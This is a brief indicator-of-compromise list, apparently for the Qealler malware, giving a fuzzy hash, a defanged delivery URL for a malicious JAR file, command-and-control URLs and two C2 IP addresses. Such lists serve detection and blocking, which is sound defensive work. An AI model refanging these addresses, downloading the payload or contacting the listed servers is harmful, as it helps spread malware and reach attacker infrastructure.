3072:kpVOVg8ZucPfYNycK7KfZEFRlg95VpaQY3QvFd:OvaiZE2RL

URLs:

http[:]//lunogroup.co[.]uk/Remittance_Advice.jar
http[:]//146[.]185.139.123:6289/qealler-reloaded/ping
http[:]//146[.]185.139.123:6521/lib/qealler
http[:]//139[.]59.76.44:4000/lib/7z
http[:]//139[.]59.76.44:4000/lib/qealler
http[:]//139[.]59.76.44:4000/qealler-reloaded/ping

Delivery Domain:

lunogroup[.]co.uk

C2 IPs:

146[.]185.139.123
139[.]59.76.44